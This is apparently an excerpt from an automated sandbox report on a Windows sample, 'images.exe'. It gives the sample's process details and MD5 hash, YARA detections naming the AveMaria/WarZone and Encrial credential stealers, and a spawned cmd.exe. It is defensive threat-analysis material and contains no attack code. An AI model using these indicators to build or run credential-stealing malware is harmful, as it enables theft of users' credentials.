Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\images.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\images.exe

Imagebase:	0x150000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000019.00000002.2365335764.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000019.00000002.2365335764.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000019.00000002.2365335764.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000019.00000002.2365335764.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000019.00000003.2235385104.00000000007E3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000019.00000003.2235385104.00000000007E3000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 2248 Parent PID: 2168

General

Start time:	10:46:50
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x4a3b0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis